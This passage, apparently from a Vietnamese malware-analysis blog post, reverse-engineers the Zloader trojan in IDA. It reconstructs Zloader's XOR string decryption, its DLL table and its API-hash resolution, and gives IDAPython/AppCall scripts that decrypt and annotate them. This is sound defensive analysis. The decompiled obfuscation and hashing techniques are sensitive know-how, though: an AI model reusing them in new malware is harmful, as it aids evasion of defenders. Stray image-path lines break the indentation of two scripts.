0000B870 72A7C470: DllEntryPoint (Synchronized with EIP)

```


Sau đó, thực thi python script dưới đây để giải mã và thêm chú thích các chuỗi đã giải mã được tại các hàm:

```
import idc, idaapi, idutils

def decrypt_n_comment(func, func_name):
    """
    Decryption of Zloader string
    """
    for xref in idutils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] Processing at {:08X}".format(xref.frm))
        string_ea = search_inst(xref.frm, "push")
        string_op = idc.get_operand_value(string_ea, 0)

        buf = idaapi.Appcall.buffer("\x00" * 128)

        # Call Zloader's func
        try:
            res = func(string_op, buf)
            if type(res.decode('utf-16')) == str:
                print("[-] Decrypted string at {:08X} is {}".format(string_op, res.decode('utf-16')))
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue


        # Add comments
        try:
            idc.set_cmt(xref.frm, res.decode('utf-16'), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

def search_inst(ea, inst):
    """
    Return the address of wanted instruction
    """
    while True:
        if idc.print_insn_mnem(ea) == inst:
            return ea
        ea = idc.prev_head(ea)

# Initialization
FUNC_NAME = "f_zl_decrypt_wstring"
PROTO = "wchar_t *_cdecl {s}(wchar_t *encString, wchar_t *decString);".format(FUNC_NAME)

# Execution
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME)
```

Kết quả cuối cùng sẽ tương tự như hình dưới đây:



5. Decrypt ansi string

5.1. Sử dụng IDAPython

Bên cạnh hàm giải mã các wide string, Zloader cũng sử dụng hàm giải mã các ansi string. Hàm này cũng nhận hai tham số truyền vào:

- ♦ **Tham số thứ nhất:** địa chỉ chứa chuỗi bị mã hóa.
- ♦ **Tham số thứ hai:** địa chỉ lưu chuỗi sau giải mã.

```

.text:1001081F 098      lea     eax, [ebp+var_94]
.text:10010825 098      push    eax                ; decString
.text:10010826 09C      push    offset byte_10020CC0 ; encString
.text:1001082B 0A0      call    f_zl_decrypt_string
.text:1001082B
.text:10010830 0A0      add     esp, 8
.text:10010833 098      mov     esi, edi
.text:10010835 098      mov     [ebp+var_34], eax
.text:10010838 098      neg     esi
.text:1001083A 098      push    1
.text:1001083C 09C      push    0
.text:1001083E 0A0      call    f_zl_sub_arg1_from
.text:1001083E
.text:10010843 0A0      add     esp, 8
.text:10010846 098      push    eax

```

7 calls, 0 strings

calls:

- 020 call f_zl_xor
- 01C call f_zl_xor_0x5A
- 020 call f_zl_and
- 020 call f_zl_xor
- 020 call f_zl_or
- 020 call f_zl_or
- 020 call f_zl_return_0x0_if_arg1_not_equal_arg2

Cũng tương tự như hàm `f_zl_decrypt_wstring`, mã giả của hàm `f_zl_decrypt_string` nhìn cũng khá rối, tuy nhiên nó vẫn sử dụng vòng lặp xor để giải mã với khóa giải mã vẫn là "PgtrIPF-2ft0j000x":

```

enc_char = *encString;
v3 = ~*encString;
// xor_key = "PgtrIPF-2ft0j000x"
xor_key_val_0x50 = *g_PgtrIPF2ft0j000x;
val_0xAF = f_zl_xor(*g_PgtrIPF2ft0j000x, 0xFF);
val_0x59 = f_zl_xor_0x5A(3);
val_9 = f_zl_and(val_0x59, val_0xAF);
val_0xA6 = f_zl_xor(0x59, 0xFF);
v8 = enc_char & val_0xA6;
val_9_ = f_zl_or(val_9, xor_key_val_0x50 & val_0xA6);
// dec_char = val_9_ ^ (~enc_char[0] & 0x59 | enc_char[0] & val_0xA6) = enc_char[0] ^ xor_key[0]
dec_char = val_9_ ^ f_zl_or(v3 & 0x59, v8);
*decString = dec_char;
if ( dec_char )
{
    i = 1;
    while ( 1 )
    {
        v11 = f_zl_return_0x0_if_arg1_not_equal_arg2(dec_char, 0x7F);
        if ( dec_char < 0x20 || v11 & 1 )
        {
            if ( (unsigned __int8)dec_char > 0xDu )
            {
                break;
            }
            v12 = 0x2600;
            if ( !_bittest(&v12, (unsigned __int8)dec_char) )
            {
                break;
            }
        }
        // dec_char = encString[i] ^ xor_key[i % 0x11]
        dec_char = encString[i] ^ g_PgtrIPF2ft0j000x[0xFFFFFEF * (i / 0x11) + i];
        ptr_encString = decString;
        decString[i++] = dec_char;
        if ( !dec_char )
        {
            return ptr_encString;
        }
    }
    ptr_encString = encString;
}
else
{
    ptr_encString = decString;
}
return ptr_encString;

```

Dưới đây là toàn bộ code python để tự động hóa toàn bộ quá trình giải mã các string và thêm các chú thích tại các hàm:

```

import idutils, idc, idaapi, ida_search, ida_bytes, ida_auto

xor_key = 'PgtrIPF-2ft0j000x'

def read_enc_string(addr):
    """
    read encrypted byte from specified address
    """
    enc_str = idc.get_bytes(addr, idc.get_item_size(addr))

    return enc_str

def decrypt(enc_str):
    """
    decrypt string
    """
    dec_str = ''
    i = 0

    for c in enc_str:
        dec_str += chr(ord(c) ^ ord(xor_key[i % 0x11]))
        i += 1

    return dec_str.rstrip('\x00')

def decrypt_string(func_addr):
    """
    get encrypted string and decrypt it
    """
    args_1 = idaapi.get_arg_addrs(func_addr)[0]
    enc_data_addr = idc.get_operand_value(args_1, 0)
    enc_str = read_enc_string(enc_data_addr)

    return decrypt(enc_str)

def main():
    seg_mapping = {idc.get_segm_name(x): (idc.get_segm_start(x), idc.get_segm_end(x)) for x in idutils.Segments()}
    start = seg_mapping['.text'][0]
    end = seg_mapping['.text'][1]
    pattern = "B9 F1 F0 F0 F7 E1 0F B6 C3 89 D6 6A 7?" #mov ecx, 0xf0f0f0f1
    addr = ida_search.find_binary(start, end, pattern, 16, idc.SEARCH_DOWN)
    func_addr = idaapi.get_func(addr).start_ea
    print('[*] Target function found at {}'.format(hex(func_addr)))

    for xref in idutils.XrefsTo(func_addr):
        xref_addr = xref.frm
        if ida_bytes.is_code(ida_bytes.get_full_flags(xref_addr)):
            dec_str = decrypt_string(xref_addr)
            print('[+] Decrypted string: {} at {}'.format(dec_str, hex(xref_addr)))
            idc.set_cmt(xref_addr, dec_str, 0)

if __name__ == '__main__':
    ida_auto.auto_wait()
    main()

```

Kết quả trước và sau khi thực hiện script:

Direction	Type	Address	Text	Direction	Type	Address	Text
Up	p	f_zl_setup_URL_co...	call f_zl_decrypt_string	Up	p	f_zl_setup_URL_co...	call f_zl_decrypt_string %ics
Up	p	f_zl_decode_user_a...	call f_zl_decrypt_string	Up	p	f_zl_decode_user_a...	call f_zl_decrypt_string: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Up	p	f_zl_resolve_api+1...	call f_zl_decrypt_string	Up	p	f_zl_resolve_api+1...	call f_zl_decrypt_string: cvb
Up	p	sub_1000F270+4F	call f_zl_decrypt_string	Up	p	sub_1000F270+4F	call f_zl_decrypt_string: BOT-INFO
Up	p	sub_1000F270+62	call f_zl_decrypt_string	Up	p	sub_1000F270+62	call f_zl_decrypt_string: It's a debug version.
Up	p	sub_1000F270+AD	call f_zl_decrypt_string	Up	p	sub_1000F270+AD	call f_zl_decrypt_string: BOT-INFO
Up	p	sub_1000F270+C3	call f_zl_decrypt_string	Up	p	sub_1000F270+C3	call f_zl_decrypt_string: Proxifier is a conflict program, form-grabber and web-injects will not works. Terminate proxifier for solve this problem.
Up	p	f_zl_main_proc+9E	call f_zl_decrypt_string	Up	p	f_zl_main_proc+9E	call f_zl_decrypt_string: msie.exe
Up	p	sub_10010810+18	call f_zl_decrypt_string	Up	p	sub_10010810+18	call f_zl_decrypt_string: [\$\$\$]stuvvxyz[#####?@ABCDEFGHIJKLMNORSTUVW#####XYZ[[]]_abcdefghijklmnopq
Up	p	sub_10010E70+F9	call f_zl_decrypt_string	Up	p	sub_10010E70+F9	call f_zl_decrypt_string: %id
Up	p	sub_10011580+25	call f_zl_decrypt_string	Up	p	sub_10011580+25	call f_zl_decrypt_string: br
Up	p	sub_10011580+50	call f_zl_decrypt_string	Up	p	sub_10011580+50	call f_zl_decrypt_string: hr
Up	p	sub_10011580+78	call f_zl_decrypt_string	Up	p	sub_10011580+78	call f_zl_decrypt_string: tr
Up	p	sub_10011580+A3	call f_zl_decrypt_string	Up	p	sub_10011580+A3	call f_zl_decrypt_string: td
Up	p	sub_10011580+CB	call f_zl_decrypt_string	Up	p	sub_10011580+CB	call f_zl_decrypt_string: div
Up	p	sub_10011580+F6	call f_zl_decrypt_string	Up	p	sub_10011580+F6	call f_zl_decrypt_string: h1
Up	p	sub_10011580+121	call f_zl_decrypt_string	Up	p	sub_10011580+121	call f_zl_decrypt_string: h2
Up	p	sub_10011580+14C	call f_zl_decrypt_string	Up	p	sub_10011580+14C	call f_zl_decrypt_string: h3
Up	p	sub_10011580+177	call f_zl_decrypt_string	Up	p	sub_10011580+177	call f_zl_decrypt_string: h
Up	p	sub_10011580+19F	call f_zl_decrypt_string	Up	p	sub_10011580+19F	call f_zl_decrypt_string: h5
Up	p	sub_10011580+1C7	call f_zl_decrypt_string	Up	p	sub_10011580+1C7	call f_zl_decrypt_string: h6
Up	p	sub_10011580+1EF	call f_zl_decrypt_string	Up	p	sub_10011580+1EF	call f_zl_decrypt_string: li
Up	p	sub_10011580+368	call f_zl_decrypt_string	Up	p	sub_10011580+368	call f_zl_decrypt_string: s
Up	p	sub_10011580+445	call f_zl_decrypt_string	Up	p	sub_10011580+445	call f_zl_decrypt_string: n
Up	p	sub_10011580+495	call f_zl_decrypt_string	Up	p	sub_10011580+495	call f_zl_decrypt_string: s
Up	p	sub_10011580+587	call f_zl_decrypt_string	Up	p	sub_10011580+587	call f_zl_decrypt_string: tom
Up	p	sub_10011D90+80	call f_zl_decrypt_string	Up	p	sub_10011D90+80	call f_zl_decrypt_string: .cd
Up	p	sub_10013C80+3E0	call f_zl_decrypt_string	Up	p	sub_10013C80+3E0	call f_zl_decrypt_string: .exe
Up	p	sub_10013C80+4A2	call f_zl_decrypt_string	Up	p	sub_10013C80+4A2	call f_zl_decrypt_string: .dll
Up	p	sub_10013C80loc...	call f_zl_decrypt_string	Up	p	sub_10013C80loc...	call f_zl_decrypt_string: .exe
Up	p	sub_10014500+221	call f_zl_decrypt_string	Up	p	sub_10014500+221	call f_zl_decrypt_string: 6.3
Up	p	f_zl_send_request...	call f_zl_decrypt_string	Up	p	f_zl_send_request...	call f_zl_decrypt_string: /*
Up	p	f_zl_send_request...	call f_zl_decrypt_string	Up	p	f_zl_send_request...	call f_zl_decrypt_string: HTTP/1.1
Up	p	f_zl_send_request...	call f_zl_decrypt_string	Up	p	f_zl_send_request...	call f_zl_decrypt_string: .
Up	p	f_zl_send_request...	call f_zl_decrypt_string	Up	p	f_zl_send_request...	call f_zl_decrypt_string: Connection: close
Up	p	sub_10014FB0+56	call f_zl_decrypt_string	Up	p	sub_10014FB0+56	call f_zl_decrypt_string: /post.php
Up	p	sub_10014FB0+F2	call f_zl_decrypt_string	Up	p	sub_10014FB0+F2	call f_zl_decrypt_string: https://
Up	p	sub_10017220+15	call f_zl_decrypt_string	Up	p	sub_10017220+15	call f_zl_decrypt_string: ABCDEFGHIJKLMNORSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
Up	p	sub_10017480+1C	call f_zl_decrypt_string	Up	p	sub_10017480+1C	call f_zl_decrypt_string: kernel32.dll
Up	p	sub_10019040+1D	call f_zl_decrypt_string	Up	p	sub_10019040+1D	call f_zl_decrypt_string: Basic
Up	p	sub_1001B870+1A	call f_zl_decrypt_string	Up	p	sub_1001B870+1A	call f_zl_decrypt_string: bcdffghiklmnopqrstvwxyz
Up	p	sub_1001B870+34	call f_zl_decrypt_string	Up	p	sub_1001B870+34	call f_zl_decrypt_string: aeioy

5.2. Sử dụng IDA AppCall

Để sử dụng AppCall, tương tự như trên, cần định nghĩa lại chính xác prototype cho hàm `f_zl_decrypt_string` như sau: `char *__cdecl f_zl_decrypt_string(char *encString, char *decString);`

Sửa lại một chút script đã sử dụng cho việc giải mã các wide string ở trên:

```
import idc, idaapi, idautils

def decrypt_n_comment(func, func_name):
    """
    Decryption of Zloader string
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] Processing at {:08X}".format(xref.frm))
        string_ea = search_inst(xref.frm, "push")
        string_op = idc.get_operand_value(string_ea, 0)

        buf = idaapi.Appcall.buffer("\x00" * 128)

        # Call Zloader's func
        try:
            res = func(string_op, buf)
            if type(res.decode('ascii')) == str:
                print("    [-] Decrypted string at {:08X} is {}".format(string_op, res.decode('ascii')))
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue


        # Add comments
        try:
            idc.set_cmt(xref.frm, res.decode('ascii'), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

def search_inst(ea, inst):
    """
    Return the address of wanted instruction
    """
    while True:
        if idc.print_insn_mnem(ea) == inst:
            return ea
        ea = idc.prev_head(ea)

# Initialization
FUNC_NAME = "f_zl_decrypt_string"
PROTO = "char *_cdecl {:s}(char *encString, char *decString);".format(FUNC_NAME)

# Execution
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME)
```

Kết quả sau khi chạy script:



6. Danh sách các DLLs được Zloader sử dụng

Trong danh sách các string được giải mã bởi hàm `f_zl_decrypt_string` ở trên, có một string sau giải mã khá vô nghĩa. Đi tới địa chỉ này, sau khi phân tích tôi nhận thấy tham số đầu tiên được truyền vào cho hàm là mảng chứa địa chỉ của các chuỗi bị mã hóa. Dựa vào giá trị index tương ứng của mảng sẽ truy cập tới địa chỉ chứa chuỗi bị mã hóa tương ứng:

```
text:1000E6FF 0A8    lea     eax, [ebp+dec_str]
text:1000E705 0A8    push    eax                ; dec_str
text:1000E706 0AC    push    ds:g_ptr_enc_dll_str[ebx*4]; enc_str
text:1000E70D 0B0    call    f_zl_decrypt_string ; _cvb

40      if ( f_zl_and_ex(v21, (val_0x8A60E8DA | 0x8A60E8DA) ^ 0x759F1725) )
41      {
42      sz_dll_name = f_zl_decrypt_string((sg_ptr_enc_dll_str)[arg_dll_index], dec_str);
43      f_zl_strcpy(v23, sz_dll_name, 0xFFFFFFFF);
44      }
```

Đi tới mảng `g_ptr_enc_dll_str` (đã đổi tên ở trên) sẽ thấy được danh sách các địa chỉ như hình dưới đây:

```

rdata:10020300  g_ptr_enc_dll_str dd offset byte_100204D0 ; 0
rdata:10020300          dd offset byte_10020EF9 ; DATA XREF: f_zl_resolve_api
rdata:10020300          dd offset byte_10020B71 ; 1
rdata:10020300          dd offset byte_10020608 ; 2
rdata:10020300          dd offset byte_100202F0 ; 3
rdata:10020300          dd offset byte_10020F82 ; 4
rdata:10020300          dd offset byte_10020F99 ; 5
rdata:10020300          dd offset byte_10020F5C ; 6
rdata:10020300          dd offset byte_10020FA4 ; 7
rdata:10020300          dd offset byte_100203A8 ; 8
rdata:10020300          dd offset byte_10020F8D ; 9
rdata:10020300          dd offset byte_100205C2 ; 10
rdata:10020300          dd offset byte_10020473 ; 11
rdata:10020300          dd offset byte_10020A22 ; 12
rdata:10020300          dd offset byte_10020C96 ; 13
rdata:10020300          dd offset byte_10020F75 ; 14
rdata:10020300          dd offset byte_10020C70 ; 15
rdata:10020300          dd offset byte_10020F68 ; 16
rdata:10020300          dd offset byte_10020364 ; 17
rdata:10020300          dd offset byte_10020AAD ; 18
rdata:10020300          dd offset byte_10020AF8 ; 19
rdata:10020300          dd offset byte_100204D0 ; 20
rdata:10020300          dd offset byte_100204D0 ; 21
rdata:10020300          dd offset byte_100204D0 ; 22
rdata:10020300          dd offset byte_100205D3 ; 23
rdata:10020300          dd offset byte_100205D3 ; 24
```

points to encrypted string

Sửa lại script để giải mã các riêng cho các chuỗi DLL, kết quả có được khi thực hiện script như sau:

```

g_ptr_enc_dll_str dd offset byte_100204D0 ; DATA XREF: f_zl_resolve
; kernel32.dll
dd offset byte_10020EF9 ; user32.dll
dd offset byte_10020B71 ; ntdll.dll
dd offset byte_10020608 ; shlwapi.dll
dd offset byte_100202F0 ; iphlapi.dll
dd offset byte_10020F82 ; urlmon.dll
dd offset byte_10020F99 ; ws2_32.dll
dd offset byte_10020F5C ; crypt32.dll
dd offset byte_10020FA4 ; shell32.dll
dd offset byte_100203A8 ; advapi32
dd offset byte_10020F8D ; gdiplus.dll
dd offset byte_100205C2 ; gdi32.dll
dd offset byte_10020473 ; ole32.dll
dd offset byte_10020A22 ; psapi.dll
dd offset byte_10020C96 ; cabinet.dll
dd offset byte_10020F75 ; imagehlp.dll
dd offset byte_10020C70 ; netapi32.dll
dd offset byte_10020F68 ; wtsapi32.dll
dd offset byte_10020364 ; mpr.dll
dd offset byte_10020AAD ; wininet.dll
dd offset byte_10020AF8 ; userenv.dll
dd offset byte_100204D0 ; kernel32.dll
dd offset byte_100204D0 ; kernel32.dll
dd offset byte_100204D0 ; kernel32.dll
dd offset byte_100205D3 ; bcrypt.dll
```

Tổng kết lại, ta có bảng danh sách index tương ứng với các DLL mà có thể Zloader sẽ sử dụng để từ đó phục vụ việc lấy địa chỉ của các hàm APIs:

Index	Dll Name
0	kernel32.dll
1	user32.dll
2	ntdll.dll

3	shlwapi.dll
4	iphlpapi.dll
5	urlmon.dll
6	ws2_32.dll
7	crypt32.dll
8	shell32.dll
9	advapi32.dll
10	gdiplus.dll
11	gdi32.dll
12	ole32.dll
13	psapi.dll
14	cabinet.dll
15	imagehlp.dll
16	netapi32.dll
17	wsapi32.dll
18	mpr.dll
19	wininet.dll
20	userenv.dll
21	bcrypt.dll

7. Dynamic APIs resolve

Tương tự như các dòng mã độc cao cấp khác... Zloader cũng sẽ lấy địa chỉ các hàm API(s) thông qua việc tìm kiếm theo giá trị hash được tính toán trước dựa vào tên hàm API.

```
.text:1001029E
.text:100102A4 57C      push     0FDA8B77h          ; pre_api_hash
.text:100102A9 580      push     0                  ; arg_dll_index
.text:100102AB 584      call     f_zl_resolve_api_func_ex  → retrieve api address
.text:100102AB
.text:100102B0 584      add      esp, 8
.text:100102B3 57C      lea      esi, [ebp+var_578]
.text:100102B9 57C      push     104h              ; nSize
.text:100102BE 580      push     esi               ; lpFilename
.text:100102BF 584      push     q_zl_base_addr    ; hModule
.text:100102C5 588      call     eax                → call api function
```

Như trên hình, hàm `f_zl_resolve_api_func_ex` nhận hai tham số truyền vào:

♦ (1): Tham số thứ nhất là `dll_index`. Dựa vào tham số này, hàm sẽ thực hiện giải mã ra tên của của Dll tương ứng, từ đó gọi hàm `LoadLibraryA` để lấy địa chỉ base của Dll này.

```
{
    // decrypt Dll name based on Dll index
    sz_dll_name = f_zl_decrypt_string((&g_ptr_enc_dll_str)[arg_dll_index], dec_str);
    f_zl_strcpy(lpLibFileName, sz_dll_name, 0xFFFFFFFF);
}

else
{
    hModule = LoadLibraryA(lpLibFileName);
    if ( !hModule )
    {
        goto LABEL_18;
    }
}
```

♦ (2): Tham số thứ hai là `pre_api_hash`. Tham số này là hash được tính toán trước theo tên hàm API. Hàm `f_zl_resolve_api_func_ex` sẽ gọi tới `f_zl_resolve_api_func` để tìm kiếm địa chỉ API tương ứng:

```
retrieve_api_addr:
    api_addr = f_zl_resolve_api_func(hModule, pre_api_hash);
    if ( api_addr )
```

Mã giả tại hàm `f_zl_resolve_api_func` thực hiện tìm kiếm địa chỉ hàm API như sau:

```
export_dir_va = (dll_base_addr + export_dir_rva);
export_dir_size = pOptionalHeaders->DataDirectory[0].Size;
AddressOfNameOrdinals_sub_0x317D5B64 = dll_base_addr + export_dir_va->AddressOfNameOrdinals - 0x317D5B64;
val_0xCE82A49C = f_zl_xor_arg_with_0xF6233B5A(0x38A19FC6);
pOrdinalsTbl = f_zl_sub_arg1_from_arg2(AddressOfNameOrdinals_sub_0x317D5B64, val_0xCE82A49C);
pFuncNameAddr = (dll_base_addr + f_zl_add_arg1_with_arg2(export_dir_va->AddressOfNames, 0x10601647) - 0x10601647);
i = 0;
while ( 1 )
{
    func_name_rva = *pFuncNameAddr;
    val_0x64 = f_zl_xor_arg_with_0xF6233B5A(0xF6233B3E);
    f_zl_memset_ex(&sz_api_name, val_0x64);

    // get first char of Api name
    c = *(dll_base_addr + func_name_rva);
    // convert api name to lowercase and store in buffer
    if ( !(f_zl_return_0x0_if_arg1_not_equal_arg2(c, 0) & 1) )
    {
        ptr_api_name = dll_base_addr + func_name_rva;
        j = 0;
        do
        {
            *(&sz_api_name + j) = f_zl_lower_case(c);
            val_0xFFFFFFFF = f_zl_sub_arg1_from_arg2(0, 1);
            j -= val_0xFFFFFFFF;
            f_zl_add_arg1_with_arg2(j, 1);
            c = ptr_api_name[j];
        }
        while ( c );
    }

    if ( f_zl_calc_hash_ex(&sz_api_name, 0xFFFFFFFF) == pre_api_hash )
    {
        break;
    }

    ++i;
    ++pFuncNameAddr;
    ++pOrdinalsTbl;
    if ( i ≥ export_dir_va->NumberOfNames )
    {
        return 0;
    }
}
api_addr = (f_zl_add_arg1_with_arg2(*(&dll_base_addr[pOrdinalsTbl] + export_dir_va->AddressOfFunctions) + 0x74C029BC, dll_base_addr) - 0x74C029BC);
```

convert API name to lowercase

compare calculated hash to pre_hash

Toàn bộ mã giả của hàm thực hiện tính toán hash theo tên hàm API như sau:

```
int __fastcall f_zl_calc_hash(char *inString, int strlen)
{
    int calced_hash; // edi MAPDST
    unsigned int i; // edx MAPDST
    int v6; // ebx
    int val_0x825180FD; // eax
    int val_0x7DAE7F02; // eax

    calced_hash = 0;
    if ( !inString || strlen ≤ 0 )
    {
        return calced_hash;
    }
    i = 0;
    calced_hash = 0;
    do
    {
        // calced_hash = (calced_hash << 0x4) + ord(c)
        calced_hash = 16 * calced_hash + *inString;
        if ( calced_hash & 0xF0000000 )
        {
            v6 = calced_hash & f_zl_xor_arg1_with_arg2(calced_hash, 0xF0000000);
            val_0x825180FD = f_zl_xor_arg_with_0xF6233B5A(0x7072BBA7);
            val_0x7DAE7F02 = f_zl_xor_arg1_with_arg2(val_0x825180FD, 0xFFFFFFFF); // -0x7DAE7F02 = 0x825180FD
            calced_hash = (((calced_hash & 0xF0000000) >> 0x18) ^ 0x825180FD | val_0x7DAE7F02 & ((calced_hash & 0xF0000000) >> 0x18)) ^ (~v6 & 0x825180FD | val_0x7DAE7F02 & v6);
        }
        // i = i + 1
        i = i + f_zl_xor_arg_with_0xF6233B5A(0xE9A9FDBB) - 0x1F89CE0B;
        ++inString;
    }
    while ( i ≠ strlen );
    return calced_hash;
}
```

Dựa vào mã giả trên, viết lại bằng Python code dưới đây:


```
def calc_api_hash(api_name):
    func_name = api_name.lower()
    mask = 0xf0000000
    calced_hash = 0
    for c in func_name:
        calced_hash = (calced_hash << 0x4) + ord(c)
        if calced_hash & mask:
            calced_hash = (((calced_hash & mask) >> 0x18) ^ 0x825180FD | ~0x825180FD & ((calced_hash & mask) >> 0x18)) ^ (calced_hash
            ^ calced_hash & mask ^ 0x825180FD)
    return calced_hash & 0xffffffff
```

Kết quả khi sử dụng hàm trên để tìm các hàm API tương ứng với các giá trị hash 0xFDA8B77, 0xB1C1FE3, 0x8ADF2D1:

```
v1 = f_zl_resolve_api_func_ex(0, 0xFDA8B77u);
(v1)(g_zl_base_addr, v36, MAX_PATH);

::GetProcAddress = f_zl_resolve_api_func(dll_base_addr, 0xB1C1FE3);
LoadLibraryA = f_zl_resolve_api_func(dll_base_addr, 0x8ADF2D1);

~#@~ python .\zloader_brute_api_funcs.py
API hash: 0xFDA8B77 --> API found: GetModuleFileNameW
API hash: 0xB1C1FE3 --> API found: GetProcAddress
API hash: 0x8ADF2D1 --> API found: LoadLibraryA
```

Với những gì đã phân tích ở trên, hoàn toàn có thể viết IDAPython script để khôi phục lại toàn bộ các hàm APIs mà Zloader sử dụng. Tuy nhiên, để tránh việc phải đào sâu vào thuật toán tính toán hash của Zloader cho mỗi lần phân tích, ở đây tôi sẽ sử dụng AppCall thực hiện nhiệm vụ này. Code python sử dụng AppCall như sau:

```
import idc, idaapi, idutils

def resolve_n_comment(func, func_name):
    """
    Resolve API
    """
    for xref in idutils.XrefsTo(idc.get_name_ea_simple(func_name), 0):
        # init retrieve arguments
        xref_addr = xref.frm
        print("[+] Processing at {:08X}".format(xref_addr))
        arg1_ea = idaapi.get_arg_addrs(xref_addr)[0]
        module_index = idc.get_operand_value(arg1_ea, 0)
        arg2_ea = idaapi.get_arg_addrs(xref_addr)[1]
        pre_api_hash = idc.get_operand_value(arg2_ea, 0)

        if module_index < 0 or pre_api_hash >= 4:
            continue

        # Call Zloader's resolve api func
        try:
            print (" [-] Module index: {:08X}".format(module_index))
            print (" [-] Precalculated hash: {:08X}".format(pre_api_hash))
            addr = func(module_index, pre_api_hash)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Get exported api_name of all loaded modules (cover all segments)
            api_name = idaapi.get_debug_names(idaapi.cvar.inf.minEA, idaapi.cvar.inf.maxEA)
            print (" [-] Resolved API: {}".format(api_name[addr]))
            # Add comments
            idc.set_cmt(xref_addr, "{}".format(api_name[addr].replace("_", "!")), 0)
            set_cmt_api_call(xref_addr, "{}".format(api_name[addr].replace("_", "!")))
        except:
            print("FAILED: to get exported name and add comment")
            continue

def set_cmt_api_call(addr, api_name):
    """
    Set comment api name at call eax
    """
    curr_addr = addr
    address_plus_50 = addr + 50
    while curr_addr <= address_plus_50:
        curr_addr = idc.next_head(curr_addr)
        if idc.print_insn_mnem(curr_addr) == "call" and 'eax' in idc.print_operand(curr_addr, 0):
            idc.set_cmt(curr_addr, api_name, idaapi.SN_NOWARN)

# Initialization
FUNC_NAME = "f_zl_resolve_api_func_ex"
PROTO = "int __cdecl {:s}(unsigned int arg_dll_index, unsigned int pre_api_hash);".format(FUNC_NAME)

# Execution
resolve_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
resolve_n_comment(resolve_function, FUNC_NAME)
```

Lưu ý, Zloader có nhiều vùng code gọi tới hàm f_zl_resolve_api_func_ex, tuy nhiên sẽ có những vùng code mà không có bất kì tham chiếu nào tới nó cũng như vùng code đó chưa

được tạo thành hàm hoàn chỉnh. Do đó, để có thể chạy được script trên, trước tiên cần phải thực hiện tạo hàm cho những đó. Kết quả sau khi thực thi script sẽ như sau:

```

.text:724E029E      push    0FDA8B77h      ; pre_api_hash
.text:724E02A4      push    0              ; arg_dll_index
.text:724E02A9      call    f_zl_resolve_api_func_ex ; kernel32!GetModuleFileNameW
.text:724E02AB      add     esp, 8
.text:724E02B0      lea     esi, [ebp+var_578]
.text:724E02B3      push    104h           ; nSize
.text:724E02B9      push    esi            ; lpFilename
.text:724E02BE      push    g_zl_base_addr ; hModule
.text:724E02BF      call    eax            ; kernel32!GetModuleFileNameW

```

```

[+] Processing at 724E02AB
[-] Module index: 00000000
[-] Precalculated hash: 0FDA8B77
[-] Resolved API: kernel32!GetModuleFileNameW
[+] Processing at 724E031F
[-] Module index: 00000000
[-] Precalculated hash: 01E16041
[-] Resolved API: kernel32!CreateProcessA
[+] Processing at 724E0363
[+] Processing at 724E0485
[-] Module index: 00000000
[-] Precalculated hash: 0A48B0F9
[-] Resolved API: kernel32!WaitForSingleObject

```

xrefs to f_zl_resolve_api_func_ex				xrefs to f_zl_resolve_api_func_ex			
Direction	Type	Address	Text	Direction	Type	Address	Text
Up	p	sub_10001040+13	call f_zl_resolve_api_func_ex	Up	p	sub_724D1040+13	call f_zl_resolve_api_func_ex; shlwapi!PathUnquoteSpacesW
Up	p	sub_10001040+2E	call f_zl_resolve_api_func_ex	Up	p	sub_724D1040+2E	call f_zl_resolve_api_func_ex
